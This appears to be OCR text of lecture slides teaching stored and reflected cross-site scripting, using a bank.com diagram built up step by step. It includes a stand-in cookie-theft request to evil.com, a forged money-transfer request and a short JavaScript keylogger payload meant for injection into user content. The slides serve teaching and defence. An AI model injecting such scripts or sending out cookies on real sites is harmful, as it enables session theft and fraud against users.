
Stored XSS


Attack Browser/Server
evil.com
1
Inject
malicious
script
User Victim
2 request content
3 receive malicious script
Server Patsy/Victim
bank.com


Stored XSS


Attack Browser/Server
evil.com
1
Inject
malicious
script
User Victim
2 request content
3 receive malicious script
Server Patsy/Victim
bank.com
4
execute script
embedded in input
as though server
meant us to run it


Stored XSS


Attack Browser/Server
evil.com
1
Inject
malicious
script
User Victim
2 request content
3 receive malicious script
5 perform attacker action
includes authenticator cookie
4
execute script
embedded in input
as though server
meant us to run it
Server Patsy/Victim
bank.com


Stored XSS


Attack Browser/Server
evil.com
1
Inject
malicious
script
User Victim
2 request content
3 receive malicious script
Server Patsy/Victim
4
5 perform attacker action
includes authenticator cookie
execute script
embedded in input
as though server
E.g., GET http://mybank.com/sendmoney?to=DrEvil&amt=100000


Stored XSS


Attack Browser/Server
And/Or:
6 steal valuable data
evil.com
1
Inject
malicious
script
User Victim
2 request content
3 receive malicious script
5 perform attacker action
includes authenticator cookie
4
execute script
embedded in input
as though server
meant us to run it
Server Patsy/Victim
bank.com

Stored XSS


Attack Browser/Server
And/Or:
6 steal valuable data
evil.com
1
E.g., GET http://evil.com/steal/document.cookie
malicious
script
User Victim
2 request content
3 receive malicious script
5 perform attacker action
includes authenticator cookie
4
execute script
embedded in input
as though server
meant us to run it
Server Patsy/Victim
bank.com

Stored XSS


Attack Browser/Server
evil.com
6 steal valuable data
1
Inject
malicious
script
User Victim
2 request content
3 receive malicious script
5 perform attacker action
includes authenticator cookie
4
execute script
embedded in input
as though server
meant us to run it
Server Patsy/Victim
bank.com
(A "stored"
XSS attack)

Squiggler Stored XSS

- This Squig is a keylogger!

```
Keys pressed: <span id="keys"></span>
<script>
  document.onkeypress = function(e) {
    get = window.event?event:e;
    key = get.keyCode?get.keyCode:get.charCode;
    key = String.fromCharCode(key);
    document.getElementById("keys").innerHTML
        += key + ", " ;
    }
</script>
```

Stored XSS: Summary

- ***Target***: user with Javascript-enabled browser who visits user-generated-content page on vulnerable web service
- ***Attacker goal***: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = Same Origin Policy)
- ***Attacker tools***: ability to leave content on web server page (e.g., via an ordinary browser); optionally, a server used to receive stolen information such as cookies
- ***Key trick***: server fails to ensure that content uploaded to page does not contain embedded scripts
  - Notes: (1) do not confuse with Cross-Site Request Forgery (CSRF); (2) requires use of Javascript (generally)


Two Major Types of XSS (Cross-Site Scripting)

- There are two main types of XSS attacks
- In a *stored* (or "persistent") XSS attack, the attacker leaves their script lying around on `mybank.com` server
  - … and the server later unwittingly sends it to your browser
  - Your browser is none the wiser, and executes it within the same origin as the `mybank.com` server
- In a *reflected* XSS attack, the attacker gets you to send the `mybank.com` server a URL that has a Javascript script crammed into it …
  - … and the server echoes it back to you in its response
  - Your browser is none the wiser, and executes the script in the response within the same origin as `mybank.com`

Reflected XSS (Cross-Site Scripting)


Victim client

Reflected XSS




Reflected XSS

Reflected XSS



Reflected XSS



